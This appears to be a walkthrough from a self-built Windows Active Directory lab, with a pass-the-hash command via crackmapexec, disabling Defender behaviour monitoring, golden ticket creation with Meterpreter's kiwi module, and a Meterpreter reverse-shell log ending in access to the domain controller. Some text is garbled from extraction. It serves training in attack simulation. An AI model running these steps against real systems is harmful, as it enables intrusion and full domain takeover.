
## Creating A windows AD Lab and simulating attacks



S


and I executed the file using again crackmapexec

```
(root@adlabkali)-[/usr/.../dist-packages/cme/data/cme_powershell_scripts]
└─# proxychains4 crackmapexec smb 10.20.20.10 -u adlabuserx -H 'dd80ab66a0797bc3dcdab783e2f6bdc0' -d ADLAB.local -x
"c:\\windows\\temp\\test.exe" 130 x
```




At this point I had to disable the behavior analysis of the Ms Defender, so I used PowerShell , thru a shell to execute `Set-MpPreference -DisableBehaviorMonitoring $true`

## Creating A windows AD Lab and simulating attacks




now we can proceed with the golden ticket attack, so we need the domain SID that we already got from bloodhound



the Krbtgt hash which we got from crackmapexec


## Creating A windows AD Lab and simulating attacks



and we can use the `Golder_ticket_create` command from kiwi module to save the ticket

```
meterpreter > golden_ticket_create -d adlab.local -u adlabhacker -s S-1-5-21-3604738955-2021856590-3999767221 -k af12d1518f8187ba8ecca1ba5bee00a -t /home/pentest/AdlabTicket.tck -g 501,502,513,512,520,518,519
```

[+] Golden Kerberos ticket written to /home/pentest/AdlabTicket.tck




now we can delete the test.exe file , pushed on the dc and we can restore the Microsoft defender behavior analysis

## Creating A windows AD Lab and simulating attacks

now we can use the ticket and in fact we do own the domain .

In a new session we use the ticket to prove it.



```
File Actions Edit View Help
HandlerSSLCert => /home/pentest/Shecoject/my.pem
StagerVerifySSLCert => true
SessionCommunicationTimeout => 600
[*] Meterpreter will verify SSL Certificate with SHA1 hash acb78eda3a38b20c8673438c8fd1851a20bf397
[*] Exploit running as background job &
[*] Exploit completed, but no session was created.
[*] Started HTTPS reverse handler on https://192.168.106.131:9898
msf5 exploit(multi/http/ssl) > [*] https://192.168.106.131:9898 handling request from 192.168.106.128; (UUID: decvsm1) Meterpreter will verify SSL Certificate with SHA1 hash acb78eda3a38b20c8673438c8fd1851a20bf397
[*] https://192.168.106.131:9898 handling request from 192.168.106.128; (UUID: decvsm1) Staging x86 payload (176220 bytes) ...
[*] Meterpreter session 1 opened (192.168.106.131:9898 -> 192.168.106.128:49746) at 2021-03-21 13:50:58 -0400
msf5 exploit(multi/http/ssl) > sessions 1
[*] Starting interaction with 1...
meterpreter > load kiwi
Loading extension kiwi...
>###> minikatz 2.2.0 20191125 (x86/windows)
## "##" "A La Vie, A L'Amour" - (oe,oe)
## / ## *** Benjamin DELPY gentilkiwi: (benjamin@gentilkiwi.com)
## \ ## > http://blog.gentilkiwi.com/minikatz
## v ## Vincent LE TOUX (vincent.letoux@gmail.com)
## ## > http://p0ngs0stle.com / http://my.martlogon.com ***
[*] Loaded x86 Kiwi on an x64 architecture.
Success.
meterpreter > shell
Process 4952 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.1697]
(c) 2018 Microsoft Corporation. All rights reserved.


C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\CGI>dir \\adlab-dc\c$
dir \\adlab-dc\c$
Access is denied.

C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\CGI>exit
exit
meterpreter > ki
Kiwi cmd
meterpreter > kerberos_ticket_purge
[*] Kerberos tickets purged.
meterpreter > kerberos_ticket_use /home/pentest/AdlabTicket.tck
[*] Using Kerberos ticket stored in /home/pentest/AdlabTicket.tck, 1828 bytes ...
[*] Kerberos ticket applied successfully.
meterpreter > shell
Process 6636 created.
Channel 2 created.
```

We see that when trying to access [\\ADLAB-DC\c\\$](https://adlab-dc) on the domain controller without using the ticket , we receive an access denied error, so we proceed with purging the current sessions tickets and load the golden ticket we did create before and we try to access [\\ADLAB-DC\c\\$](https://adlab-dc) again



## Creating A windows AD Lab and simulating attacks



```
root@adlabkali:/home/...:~# msf5 > shell
Process 4952 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.1697]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT>web-INF\CGI>dir \\adlab-dc\c$
dir \\adlab-dc\c$
Access is denied.

C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT>web-INF\CGI>exit
exit
meterpreter > ki
kill -fwdcmd
meterpreter > kerberos_ticket_purge
[*] Kerberos tickets purged
meterpreter > kerberos_ticket_use /home/.pentest/AdlabTicket.tck
[*] Using Kerberos ticket stored in /home/.pentest/AdlabTicket.tck, 1828 bytes ...
[*] Kerberos ticket applied successfully.
meterpreter > shell
Process 6636 created.
Channel 2 created.
Microsoft Windows [Version 10.0.17763.1697]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT>web-INF\CGI>dir \\adlab-dc\c$
dir \\adlab-dc\c$
Volume in drive \\adlab-dc\c$ has no label.
Volume Serial Number is 868E-0008

Directory of \\adlab-dc\c$

01/08/2021  08:07 PM    <DIR>          Perflogs
02/19/2021  06:17 PM    <DIR>          Program Files
09/15/2018  02:08 AM    <DIR>          Program Files (x86)
03/21/2021  09:58 AM    <DIR>          temp
03/21/2021  09:04 AM    <DIR>          Users
02/21/2021  08:38 AM    <DIR>          Windows
               0 File(s)          0 bytes
               6 Dir(s)    58,494,789,760 bytes free

C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT>web-INF\CGI>whoami
nt authority\system
C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT>web-INF\CGI>
```

And as we can see, now we have domain admin rights.

## References

Active Directory Domain Services (<https://docs.microsoft.com/en-us/windows-server/identity/ad-ds/active-directory-domain-services>)

Payloads all the things (<https://github.com/swisskyrepo/PayloadsAllTheThings>)

A/V Evading (<https://infosecwriteups.com/evade-avs-edr-with-shellcode-injection-159dde4dba1a>)

CrackMapExec (<https://mpgn.gitbook.io/crackmapexec/>)

Impacket (<https://www.secureauth.com/labs/open-source-tools/impacket/>)